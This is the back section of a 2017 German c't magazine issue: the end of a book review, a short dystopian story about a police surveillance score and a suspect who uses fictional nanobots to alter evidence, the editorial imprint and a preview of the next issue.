Das „Käsebrod“ ist flott und amüsant geschrieben, etwa wenn Hock den realen Lastwagen als Endgegner bei „Pokémon Go“ postuliert. Yps-Hefte, C64 und andere Errungenschaften der 80er wecken Erinnerungen bei Lesern. Auf den letzten Seiten lässt der Autor allerdings beinahe den Eindruck aufkommen, dass die digitale Welt, wie wir sie heute kennen, zugrunde gehen müsse – das jedoch ist noch nicht bewiesen. (Tobias Engler/psz@ct.de)

Günther hat sein Käsebrod fotografiert. 342 Freunden gefällt das.	
Über den sozialen Niedergang durch Smartphones und die Digitalkultur	
Autor	Andreas Hock
Erscheinungsort, -jahr	München 2017
Verlag	riva
ISBN	978-3-7423-0048-5
175 Seiten • 15 €	

Anzeige



EIN MANN MIT GEHEIMNISSEN

VON MICHAEL RAPP

Noah Wax trat von der Tür zurück, durch die zwei Polizeiroboter marschierten und Aufstellung nahmen wie Wachsoldaten. Er zog den Kopf ein, als ein Schwarm Mini-drohnen wie eine biblische Plage über ihn hinweg schwirrte und sich in alle Winkel seiner Wohnung verteilte. Sein Magen verkrampfte sich, wurde zu einem kalten Felsbrocken. Überall krabbelten und surrten Roboter. Der totale Überwachungs-Overkill.

Der dicke Kommissar marschierte lächelnd an den Polizeirobotern vorbei, die brav die Köpfe wendeten und dabei ihr Standardlächeln zeigten.

„Schönen guten Morgen, Herr Wax. Ich heiße Ben Bonhard, Abteilung Überwachungsgestützte Prävention. Ich bin hier, um Ihre Geheimnisse aufzudecken.“

Bonhard sah aus wie ein Mann, der körperliche Arbeit nur vom Hörensagen kannte und mit sich und seinem weich gepolsterten Platz im Leben vollkommen im Reinen war. Auf seiner Schulter saß eine Maschine, optisch eine Mischung aus einer Krähe und einem Oktopus. Die kleinen Tentakel wanden sich durch die Luft wie witternde Schlängenzungen, einige streckten sich Noah entgegen.

„Was wollen Sie?“, fragte Noah. „Was für Geheimnisse?“

„Einen Moment“, bat der Kommissar, während ihm das lovecraftsche Maschinenwesen etwas ins Ohr flüsterte. „Mein Kollege Francis hier sagt, Sie sind kein Drogendealer. Er wittert verbotene Substanzen auf hundert Meter, wenn der Wind günstig steht. Die Frage ist also, was sind Sie? Oder anders gefragt: Was haben Sie zu verbergen?“

Noah wich einer der krabbelnden Heuschrecken-Minidrohnen aus, die sich seinen Hausschuhen näherte. „Ich habe keine Geheimnisse – jedenfalls keine, die Sie etwas angingen.“

Der Kommissar nickte geduldig.

„Das findet sich schon.“

Francis streckte seine beiden längsten Fühler aus, zwischen denen sich das holografische Abbild eines Schriftstücks aufbaute.

„Der Durchsuchungsbeschluss“, erklärte Bonhard. „Normalerweise würde ich Sie auffordern, das Dokument abzuscannen, aber seit Ihrem Umzug vor drei Monaten besitzen Sie ja nur noch vorsintflutliche Kommunikationsgeräte.“

Noah trat einen Schritt näher, hielt beim Lesen aber sicherheitshalber Abstand zu dem hässlichen Maschinchen.

„Ich verstehe nicht. Was wirft man mir vor? Ich habe mir nie etwas zuschulden kommen lassen.“

Während er abgelenkt gewesen war, hatte sich die insektoide Drohne zu seinem linken Fuß geschlichen; jetzt stocherte sie mit den Vorderbeinen im Stoff von Noahs Hausschuh und leckte mit ihrer kleinen schwarzen Zunge an der Sohle. Hastig zog er den Fuß zurück.

„Ignorieren Sie den Mini“, sagte Bonhard. „Er sammelt nur Proben.“

„Da ist nur Staub und Dreck.“

„Sie würden sich wundern, was manche Verdächtige für Beweismittel unter ihren Sohlen mitschleppen, ohne es zu ahnen.“

„Verdächtig? Ich bin nicht verdächtig!“

„Sie werden nicht beschuldigt, Herr Wax – jedenfalls noch nicht“, korrigierte ihn Bonhard. „Verdächtig sind Sie aber, und zwar nicht zu knapp.“ Er lachte trocken. „Ich habe in den letzten sieben Stunden drei Durchsuchungen geleitet. Die Ausbeute ist eine wahre Frischzellenkur für meine Verhaftungsstatistik: zwei Drogendealer, ein Kunstfälscher und ein Kerl, der vor Haftantritt getürmt ist und seit einem halben Jahr keine Sonne mehr gesehen hat. Und keiner von denen hatte einen so verdächtigen Score wie Sie.“

Zornesröte zeigte sich auf Noahs Gesicht und er war erst mal sprachlos.

Bonhard schlenderte gemütlich an ihm vorbei ins Wohnzimmer, in dem zwei Dutzend Kriminaltechnik-Minis unter und auf den Möbeln herumturnten. Einige schnüffelten an den Sofapolstern; weitere Maschinen hingen wie Zecken an Noahs Uralt-PC.

„Ich verstehe es immer noch nicht“, klagte Noah. „Das alles muss eine Verwechslung sein. Was soll das mit dem Score?“

„Nun, vor einigen Jahren haben wir die gute alte Rasterfahndung überarbeitet und an die modernen Möglichkeiten angepasst. Der Verschleierungs-Score misst camouflierendes Verhalten; kurz, all die Maßnahmen, die Sie getroffen haben, um Ihre schmutzigen Geheimnisse zu schützen.“ Der Kommissar blickte über die einfachen Versandshop-Möbel und konnte seine Unzufriedenheit nicht verbergen. Er sah Francis an, der aber nur sein hässliches Köpfchen schüttelte.

„Ich muss zugeben, das haben Sie ziemlich gut hinbekommen“, brummte Bonhard. „Kein Fund bisher, nicht mal eine Spur. Das muss ja wirklich ein furchtbares Geheimnis sein, wenn Sie dafür ein solches Leben in Kauf nehmen. Ein Mann mit Ihrer hervorragenden Ausbildung.“

„Was unterstellen Sie mir?“

Bonhard baute sich vor ihm auf und blickte ihm mitleidig in die Augen. „Ich weiß genau, wie Sie sich fühlen. Ich habe das schon mal gesehen. Ein Hitzkopf hatte in einem Wutanfall seinen Nachbarn über die Hecke gezerrt und erschlagen. Anschließend hatte er die Leiche in seiner Kühltruhe versteckt; aber der Täter war nicht so hart, wie er gedacht hatte. Der Totschlag hat an ihm genagt, ihn in echter Tell-Tale-Heart-Manier zerfressen, genau wie bei Edgar Allan Poe.“

Er machte eine Kunstpause. „Ba-Boom, Ba-Boom unter den metaphorischen Dielen. Sie wissen schon: Der Täter konnte nicht mehr schlafen, hat sich nur noch verkrochen; immer wenn er mit anderen Menschen sprach, hat es ihn innerlich zerrissen. Unbewusst hat er überall Hinweise gestreut, die unser System registrierte. Als er mir alles gestand, war er so glücklich und erleichtert ...“

Noah konnte es nicht fassen. „Na hören Sie mal! Ich habe nie irgendjemandem etwas getan.“

„Gut“, grollte Bonhard nun ernstlich verstimmt. „Wie Sie wollen. Stur bis zum letzten Moment; das sind die, die am Ende vollkommen zusammenklappen.“

„Jetzt sagen Sie mir endlich, was ich getan haben soll!“, fuhr Noah ihn an.

Die beiden Roboter traten aus dem Flur und fixierten ihn; noch blieb ihr uniformes Lächeln bestehen.

„Sie haben kein Smart-TV“, sagte Bonhard mit lässiger Geste in Richtung der prosaisch weißen Wohnwand. „Natürlich weil Sie wissen, dass die Dinger Sie beobachten könnten.“

„Beobachten? Nein, ich habe kein Smart-TV, weil dort nur Mist kommt und mich das Dauerbombardement mit Nachrichten von Naturkatastrophen und Krieg krank gemacht hat“, widersprach Noah. „Ärztlich bestätigt. Ich nehme immer noch Beruhigungsmittel.“ Sein Mund wurde trocken. Noah ging zur Einbauküche, um eine Schachtel und eine Flasche aus dem Kühlschrank zu nehmen. Er füllte ein Glas mit Apfelsaft und nahm aus der Schachtel mit dem Aufdruck „Manneling Pharma CalmaForton“ eine Tablette und spülte sie mit dem Saft hinunter.

Francis witterte in seine Richtung und flüsterte dem Kommissar etwas ins Ohr.

„Francis sagt, Sie sind sehr erregt und besorgt. Die Luft ist voller Schweißabbauprodukte.“

„Ich hasse Maschinen.“ Noah spuckte die Worte aus und wunderte sich, wie leicht sie ihm über die Lippen kamen. „Ich meine, einen altmodischen PC, 'nen Toaster, Herd und 'ne Waschmaschine, okay, aber alles, was Augen hat, macht nur Probleme.“

Bonhard lachte, offenbar zufrieden, endlich zu Noah durchgedrungen zu sein. „Sie wollen mir weismachen, dass Sie deshalb kein Tablet besitzen, keinen Com, keinen Haushaltsroboter, nicht einmal ein billiges Wohnungs-Managementsystem? Wissen Sie, wie unwahrscheinlich das ist? Gerade mal null Komma acht Prozent der Bevölkerung haben keine webgestützten Kamerasysteme in ihren Wohnungen. Heutzutage sind die Dinger überall eingebaut.“ Er schaute sich im Raum um.

Mit der Hand auf die Küchenzeile weisend, fuhr er fort: „Mein Backofen zum Beispiel macht von jeder darin zubereiteten Mahlzeit ein Foto für mich und zu Forschungszwecken. Sogar meine Kochtöpfe haben Kameras in den Deckeln, damit ich und meine Freunde dem Pudding beim Kochen zusehen können. Mein Kühlschrank zählt mir nicht nur

die Kalorien vor, er informiert auch die Herstellerfirmen der Produkte darüber, wie lange diese im Durchschnitt bei mir lagern, wie viel ich davon pro Mahlzeit verbrauche und mit welchen anderen Produkten ich sie kombiniere. Und das sind nur die Dinge, die in der Anleitung stehen und die man einfach akzeptieren muss, wenn man auch die Vorteile nutzen will.“ Er grinste Francis an, der loyal zurückfeixte.

„Letztens habe ich mir einen chinesischen Kamm gekauft, der bei jedem Kämmen meine Haare auf Struktur und Gesundheit überprüft und angeblich das Wachstum anregt, was vermutlich Unsinn ist, aber zumindest kann ich jetzt im Netz genau sehen, wo ich mit meiner Haarpracht im Vergleich zu meinen Altersgenossen stehe.“

„Mir reichen ein Spiegel und meine Augen“, entgegnete Noah trotzig. „Ich steige niemals in selbstfahrende Taxen und halte mich von Läden fern, in denen Maschinen hinter dem Tresen stehen. Verstehen Sie? Ich habe ein Fahrrad.“

„Mein Sohn hat ein Fahrrad mit Verkehrskameras neben den Lichtern und eine Action-Cam im Helm. Also erzählen Sie mir nichts.“

BENUTZEN SIE NORMALE INTERNET-SUCHMASCHINEN UND HÖREN SIE AUF, IHRE MIETE IN BAR ZU BEZAHLEN ...

„Sie kennen mich nicht.“

„Muss ich auch nicht“, meinte der Kommissar. „Mexiko-City kannte ich auch nicht, trotzdem habe ich dort meinen letzten Urlaub verbracht – ein Vorschlag meines Homebutlers; auch der Ernährungsplaner in meinem Kühlschrank hielt das für eine klasse Idee. Beide haben mit einigen Reiseveranstaltern konferiert und mir gleich das passende Hotel vorgeschlagen. Verstehen Sie, was ich Ihnen sagen will? Die Maschinen kennen uns, besser als wir uns selbst. Und über Sie, Herr Wax, sagen sie, dass Sie ein dunkles Geheimnis haben, also haben Sie eines.“ Er sah sich um und schnaufte ungeduldig. „Francis, hilf den Minis; dieser Einsatz dauert schon zu lange.“

Francis breitete seine Rotorflügel aus und surrte von Bonhards Schulter auf die Küchenspüle, wo er im Abfluss schnüffelte, um dann weiter zur Dunstabzugshaube zu fliegen und seine Tentakel hineinzubohren. Zwei Minis hatten die Hülle von Noahs PC aufgeschraubt und inspizierten dessen Innenleben. Andere bewegten sich unter der Bettdecke, robbten unter seinem Kleiderschrank herum und kamen in Staubflusen gehüllt wieder zum Vorschein. Der Toilettendeckel klapperte; kurz darauf kam ein Mini aus dem Bad zurück und hinterließ kleine nasse Abdrücke auf dem Parkett.

Der Kommissar starrte Noah durchdringend an. Noah lächelte zurück und konnte es sich nicht verkneifen zu fragen: „Lag Ihr Score schon mal falsch?“

„Hab ich noch nicht erlebt“, antwortete der Kommissar ausweichend, aber Noah konnte die Saat der Unsicherheit aufgehen sehen und weidete sich daran.

„Einen Kaffee, während wir warten?“, fragte er und wandte sich dem Küchenschrank zu, woraufhin sich drei Minis auf den Schrank stürzten und quadratzentimeterweise die Regale filzten.

Als sie fertig waren, flatterte Francis auf Bonhards Schulter zurück und meldete flüsternd sein Versagen. Die Minis eilten in der Mitte des Wohnzimmers zusammen, wo sie sich in Reih und Glied für den Rückzug aufstellten.

„Sie sind sauber“, brummte Bonhard mit hochrotem Kopf. „Ich hätte jede Wette dageengehalten. Sie haben es auf siebenunddreißig Punkte im Score gebracht, das ist ein-samer Rekord. Mein Chef war schon drauf und dran, mir ein Sondereinsatzkommando mitzugeben; Sie hätten ja ein Top-Terrorist sein können. Ich habe ihm erklärt, dass kein Terrorist so ein Leisetreter sein könnte ...“

„Ich nehme an, Sie wollen sich entschuldigen“, schlug Noah vor.

„Tut mir leid wegen der Unannehmlichkeiten“, schnaufte Bonhard, als würde ihn jedes Wort Jahre seines Lebens kosten. „Aber kaufen Sie sich ein Smart-TV, benutzen Sie die normalen Internetsuchmaschinen und hören Sie auf, Ihre Miete bar zu zahlen, sonst steht bald einer meiner Kollegen vor der Tür.“

Nachdem der Kommissar gegangen war, setzte sich Noah mit einem Glas Wein aufs Sofa und nahm Shakespeares „Ein Sommernachtstraum“ zur Hand, das er beim Durchstöbern seines Bücherregals gefunden hatte. Er schlug das Heft auf, roch an dem nach Verfall duftenden, vergilbten Papier und bemerkte eine Milbe, die vor dem Licht floh. Angeekelt warf er das kleine Zellstoffökosystem in die Sofaecke. Die drei Monate Technikabstinenz waren eine interessante Erfahrung, aber er war heilfroh, dass es bald vorbei war.

„Siebenunddreißig Punkte“, lachte er leise. „Einsamer Rekord ... hm, da hab ich es wohl etwas übertrieben.“

✱ ✱ ✱

Um drei Uhr in der Nacht setzte er sich an den Küchentisch, trommelte mit dem Zeigefinger einen Code auf die Tischplatte und wartete. Nach einigen Minuten leuchteten kleine Quadrate und Buchstaben auf dem Holz – eine Tastatur. Dahinter wuchsen fahle Lichtschnüre in die Höhe, zwischen denen ein Bild entstand: der dunkle Technikraum des Kriminalkommissariats in Nachtsichtdarstellung.

Milbengroße Maschinchen krabbelten aus den Hüllen der im Regal stehenden Kriminaltechnik-Minis. Noahs Nanos hatten sich im Staub unter seinen Möbeln versteckt und sich mittels feiner Ankerhärchen an die herumschnüffeln-den behördlichen Minis gehängt. Perfekte kleine Infiltratoren. Praktischerweise teilte sich das Technikdepot einen Raum mit dem Beweismittelager; getrennt waren sie nur durch ein Gitter, durch das seine Kleinstroboter hinüberschwärmten.

Nach knapp einer Stunde unermüdlichen Krabbelns und Kletterns hatten sie die Beweismittelboxen des Manneling-Pharma-Falls erreicht. Im Schutz der Tragegriffe bohrten sie sich mit kleinen Hitzeschüben durch den Kunststoff und machten sich über die Daten der gelagerten Festplatten her, tauschten überhöhte Abrechnungen gegen saubere und die Videoprotokolle der Vorstandssitzungen gegen Aufnahmen einer Spendengala.

Anschließend rief Noah die Nanos für die Extraktion zurück in ihre Verstecke auf den Minis. Mindestens zwei Tage würde es dauern, seine Nanos zurückzubekommen, je nachdem, wo die Minis das nächste Mal eingesetzt wurden. Solange musste er seine Tarnung noch aufrechterhalten.

(bb@ct.de) 

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Impressum

Redaktion

Heise Medien GmbH & Co. KG, Redaktion c't
Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-300
Telefax: 05 11/53 52-417
Internet: www.ct.de, E-Mail: ct@ct.de

Titelthemenkoordination in dieser Ausgabe: „Die Waffen der Hacker“:

Jürgen Schmidt (ju@ct.de), „Ihr Geld wird Smart“: Peter-Michael Ziegler (pmz@ct.de)

Chefredakteur: Dr. Jürgen Rink (jr@ct.de) (verantwortlich für den Textteil)

Stellv. Chefredakteure: Achim Barczok (ach@ct.de), Axel Kossel (ad@ct.de),
Jürgen Kuri (jk@ct.de), Georg Schnurer (gs@ct.de)

Textredaktion & Qualitätssicherung: Gerald Himmelein (ghi@ct.de), Oliver Lau (ola@ct.de),
Ingo T. Storm (it@ct.de)

Ressort Software & Medien (software-medien@ct.de)

Leitende Redakteure: Dorothee Wiegand (dwi@ct.de), Dr. Volker Zota (vza@ct.de)

Redaktion: Dieter Brors (db@ct.de), Hartmut Gieselmann (hag@ct.de), Sven Hansen (sha@ct.de), Daniel Herbig (dahe@ct.de), Ulrich Hilgefort (uh@ct.de), Nico Jurrán (nij@ct.de), André Kramer (akr@ct.de), Martin Reche (mre@ct.de), Peter Schmitz (ps@ct.de), Dr. Hans-Peter Schüler (hps@ct.de), Andrea Trinkwalder (atr@ct.de), Peter-Michael Ziegler (pmz@ct.de)

Ressort Systeme & Sicherheit (systeme-sicherheit@ct.de)

Leitende Redakteure: Peter Siering (ps@ct.de), Jürgen Schmidt (ju@ct.de)

Redaktion: Mirko Dölle (mid@ct.de), Liane M. Dubowy (lmd@ct.de), Ronald Eikenberg (rei@ct.de), Thorsten Leemhuis (thl@ct.de), Johannes Merkert (jme@ct.de), Fabian A. Scherschel (fab@ct.de), Dennis Schirmacher (des@ct.de), Hajo Schulz (hos@ct.de), Merlin Schumacher (mis@ct.de), Jan Schüßler (jss@ct.de), Axel Vahldiek (avx@ct.de)

Ressort Hardware (hardware@ct.de)

Leitende Redakteure: Christof Windeck (cwi@ct.de), Ulrike Kuhlmann (uk@ct.de),
Andreas Stiller (as@ct.de), Dušan Živadinović (dz@ct.de)

Redaktion: Ernst Ahlers (ea@ct.de), Martin Fischer (mfi@ct.de), Tim Gerber (tig@ct.de),
Christian Hirsch (chh@ct.de), Benjamin Kraft (bkr@ct.de), Lutz Labs (ll@ct.de), Andrijan Möcker (amo@ct.de), Florian Müssig (mue@ct.de), Rudolf Opitz (rop@ct.de), Anke Poimann (apoi@ct.de)

Ressort Internet & Mobiles (internet-mobiles@ct.de)

Leitende Redakteure: Jörg Wirtgen (jow@ct.de), Jan-Keno Janssen (jkj@ct.de)

Redaktion: Jo Bager (jo@ct.de), Bernd Behr (bb@ct.de), Daniel Berger (dbe@ct.de),
Holger Bleich (hob@ct.de), Hannes A. Czerulla (hcz@ct.de), Lea Lang (lel@ct.de), Michael Link (mil@ct.de), Urs Mansmann (uma@ct.de), Stefan Porteck (spo@ct.de), Alexander Spier (asp@ct.de), Christian Wölbert (cwo@ct.de)

Newsroom/heise online: Jürgen Kuri (Ltg., jk@ct.de)

Redaktion: Kristina Beer (kbe@ct.de), Volker Briegleb (vbr@ct.de), Martin Holland (mho@ct.de),
Axel Kannenberg (axk@ct.de), Andreas Wilkens (anw@ct.de)

c't online: Ulrike Kuhlmann (Ltg., uk@ct.de)

Koordination News-Teil: Christian Wölbert (cwo@ct.de), André Kramer (akr@ct.de)

Koordination Social Media: Martin Fischer (mfi@ct.de), Dr. Volker Zota (vza@ct.de)

Koordination Heftproduktion: Martin Triadan (mat@ct.de)

Redaktionsassistent: Susanne Cölle (suc@ct.de), Christopher Tränkmann (cht@ct.de)

Software-Entwicklung: Kai Wasserbäch (kaw@ct.de)

Technische Assistenz: Ralf Schneider (Ltg., rs@ct.de), Hans-Jürgen Berndt (hjb@ct.de),
Denis Fröhlich (dfr@ct.de), Christoph Hoppe (cho@ct.de), Stefan Labusga (sla@ct.de),
Arne Mertins (ame@ct.de), Jens Nohl (jno@ct.de), Wolfram Tege (te@ct.de)

Dokumentation: Thomas Masur (tm@ct.de)

Korrespondenten Verlagsbüro München: Hans-Pinsel-Str. 10a, 85540 Haar,
Tel.: 0 89/42 71 86-0, Fax: 0 89/42 71 86-10

Frankfurt: Volker Weber (vowe@ct.de), Elly-Heuss-Knapp-Weg 8,
64285 Darmstadt, Tel.: 0 61 51/2 26 18

Nordamerika: Daniel AJ Sokolov (ds@ct.de),
91 Nelsons Landing Blvd., Apt 600, Bedford, NS, B4A 3X4, Kanada, Tel.: +1 778 300 06 37

Ständige Mitarbeiter: Leo Becker (lbe@ct.de), Harald Bögeholz (bo@ct.de), Detlef Borchers,
Herbert Braun (heb@ct.de), Tobias Engler, Monika Ermert, Prof. Dr. Noogie C. Kaufmann,
Dr. M. Michael König, Stefan Krempf, Prof. Dr. Jörn Loviscach, Kai Mielke, Dr. Klaus Peeck,
Prof. Dr. Thomas J. Schult, Ben Schwan (bse@ct.de), Christiane Schulzki-Haddouti, Kai Schwirzke

DTP-Produktion: Wolfgang Otto (Ltg.), Ben Dietrich Berlin, Martina Fredrich, Jörg Gottschalk,
Birgit Graff, Angela Hilberg, Anja Kreft, Martin Kreft, Astrid Seifert, Edith Tötsches, Dieter Wahner,
Dirk Wollschläger, Brigitta Zurhieden

Art Direction: Nicole Judith Hoehne (Leitung & Weiterentwicklung)

Junior Art Director: Martina Bruns, Hea-Kyoung Kim

Fotografie: Andreas Wodrich, Melissa Ramson

Videoproduktion: Johannes Maurer

Tablet-Producerin: Melanie Seewig

Illustrationen

Editorial: Hans-Jürgen „Mash“ Marhenke, Hannover, **Schlagseite:** Ritsch & Renn, Wien,
Story: Susanne Wustmann und Michael Thiele, Dortmund, **3D-Illustrationen und Titelbild:**
tsamedien, Düsseldorf, **c't-Logo:** Gerold Kalter, Rheine

c't-Krypto-Kampagne: Infos zur Krypto-Kampagne unter <https://ct.de/pgp>. Die Authentizität
unserer Zertifizierungsschlüssel lässt sich mit den nachstehenden Fingerprints überprüfen:

Key-ID: DAFFB000

ct magazine CERTIFICATE <pgpCA@ct.heise.de>
A3B5 24C2 01A0 D0F2 355E 5D1F 2BAE 3CF6 DAFF B000

Key-ID: B3B2A12C

ct magazine CERTIFICATE <pgpCA@ct.heise.de>
19ED 6E14 58EB A451 C5E8 0871 DBD2 45FC B3B2 A12C

heise Tippgeber: Über diesen sicheren Briefkasten können Sie uns anonym informieren.

Anonymer Briefkasten: <https://heise.de/tippgeber>
via Tor: sq4lecqyx4izcpk.onion

Verlag

Heise Medien GmbH & Co. KG
Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-0
Telefax: 05 11/53 52-129
Internet: www.heise.de

Herausgeber: Christian Heise, Ansgar Heise, Christian Persson

Geschäftsführer: Ansgar Heise, Dr. Alfons Schröder

Mitglieder der Geschäftsleitung: Beate Gerold, Jörg Mühle

Verlagsleiter: Dr. Alfons Schröder

Anzeigenleitung: Michael Hanke (-167)
(verantwortlich für den Anzeigenteil),
www.heise.de/mediadaten/ct

Anzeigenpreise: Es gilt die Anzeigenpreisliste Nr. 34 vom 1. Januar 2017.

Anzeigen-Auslandsvertretung (Asien): Media Gate Group Co., Ltd.,
7F., No. 182, Section 4, Chengde Road, Shilin District, 11167 Taipei City, Taiwan,
www.mediagate.com.tw

Tel.: +886-2-2882-5577, Fax: +886-2-2882-6000,
E-Mail: mei@mediagate.com.tw

Leiter Vertrieb und Marketing: André Lux (-299)

Werbeleitung: Julia Conrades (-156)

Service Sonderdrucke: Julia Conrades (-156)

Druck: Firmengruppe APPL echter druck GmbH, Delpstraße 15, 97084 Würzburg

Kundenkonto in der Schweiz: PostFinance, Bern, Kto.-Nr. 60-486910-4,
BIC: POFICHBEXXX, IBAN: CH73 0900 0000 6048 6910 4

Vertrieb Einzelverkauf:

VU Verlagsunion KG

Meßberg 1

20086 Hamburg

Tel.: 040/3019 1800, Fax: 040/3019 145 1800

E-Mail: info@verlagsunion.de

c't erscheint 14-täglich

Einzelpreis 4,70 €; Österreich 5,00 €; Schweiz 6,90 CHF;
Belgien, Luxemburg 5,50 €; Niederlande 5,70 €, Italien, Spanien 6,00 €

Abonnement-Preise: Das Jahresabonnement kostet inkl. Versandkosten: Inland 107,90 €, Österreich 111,80 €, Europa 126,10 €, restl. Ausland 152,10 € (Schweiz 150,80 CHF);
ermäßigtes Abonnement für Schüler, Studenten, Auszubildende (nur gegen Vorlage einer entsprechenden Bescheinigung): Inland 79,30 €, Österreich 83,20 €, Europa 97,50 €, restl. Ausland 123,50 € (Schweiz 128,70 CHF). c't-Plus-Abonnements (inkl. Zugriff auf das c't-Artikel-Archiv sowie die App für Android und iOS) kosten pro Jahr 18,20 € (Schweiz 22,10 CHF)
Aufpreis. Ermäßigtes Abonnement für Mitglieder von AUGÉ, bdvb e.V., BdVW e.V., /ch/open, GI, GUUG, ISACA Germany Chapter e.V., JUG Switzerland, Mac e.V., VBIO, VDE und VDI (gegen Mitgliedsausweis): Inland 81,90 €, Österreich 85,80 €, Europa 100,10 €, restl. Ausland 126,10 € (Schweiz 114,40 CHF).
Luftpost auf Anfrage.

Leserservice:

Bestellungen, Adressänderungen, Lieferprobleme usw.

Heise Medien GmbH & Co. KG

Leserservice

Postfach 24 69

49014 Osnabrück

E-Mail: leserservice@ct.de

Telefon: 05 41/8 00 09-120

Fax: 05 41/8 00 09-122

c't abonnieren: Online-Bestellung via Internet (www.ct.de/abo)
oder E-Mail (leserservice@ct.de).

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Kein Teil dieser Publikation darf ohne ausdrückliche schriftliche Genehmigung des Verlags in irgendeiner Form reproduziert oder unter Verwendung elektronischer Systeme verarbeitet, vervielfältigt oder verbreitet werden. Die Nutzung der Programme, Schaltpläne und gedruckten Schaltungen ist nur zum Zweck der Fortbildung und zum persönlichen Gebrauch des Lesers gestattet.

Für unverlangt eingesandte Manuskripte kann keine Haftung übernommen werden. Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Honorierte Arbeiten gehen in das Verfügungsrecht des Verlages über. Sämtliche Veröffentlichungen in c't erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes.

Warennamen werden ohne Gewährleistung einer freien Verwendung benutzt. Printed in Germany. Alle Rechte vorbehalten. Gedruckt auf chloroffreiem Papier.

© Copyright 2017 by Heise Medien GmbH & Co. KG

ISSN 0724-8679 AWA ACTA



Vorschau 8/17

Ab 1. April 2017 am Kiosk und auf ct.de



Mittelgroße Business-Notebooks

Wer ein Notebook mit 14-Zoll-Bildschirm sucht, findet meist nur auf Business-Kunden zugeschnittene Angebote. Wir zeigen, was diese von Consumer-Modellen unterscheidet – und welche Merkmale das Zwischenformat auch für Privatanwender interessant machen.



Smartwatch mit Zeiger

Hybride Smartwatches sind außen analog und dezent, innen digital und smart. Zwar erreichen sie nicht den Funktionsumfang echter Smartwatches, dafür sehen sie besser aus und müssen nicht so häufig nachgeladen werden. c't untersucht, was Hybrid Watches können und für wen sie sich eignen.

Außerdem:

Digitales Vermächtnis

Auf vielen Festplatten lagern Tausende von privaten Fotos, Videos und anderen Dokumenten. Wer seinen Erben kein Chaos hinterlassen möchte, muss diese Informationen strukturieren. Wir geben Tipps zum Aufbau des persönlichen digitalen Archivs und Hinweise für den umsichtigen Umgang mit Accounts bei Online-Händlern und sozialen Netzwerken.

Smart Home – aber sicher

Nach der Installation des neuesten Heimautomations-Gadgets kommen oft Bedenken auf: Telefoniert dort womöglich ein Agent nach Hause, klappt eine Root Shell offen oder leckt das Gerät sonst Daten? Zur Beruhigung solcher Sorgen sollte man potenzielle IoT-Spione in ein isoliertes Teilnetz sperren.

Komplexe Downloads einfach gemacht

Das plattformübergreifende Kommandozeilenprogramm Wget erleichtert nicht nur große Datei-Downloads, sondern speichert auch komplette Websites lokal. Wget kann auch nur Bilder oder beliebige Dateitypen aus dem Netz ziehen, Backups anlegen oder Lesezeichen überprüfen.

Noch mehr Heise-Know-how:



Make 1/2017
jetzt im Handel



ix 4/17
jetzt im Handel



ix CeBIT Special 2017
jetzt im Handel

Anzeige

Anzeige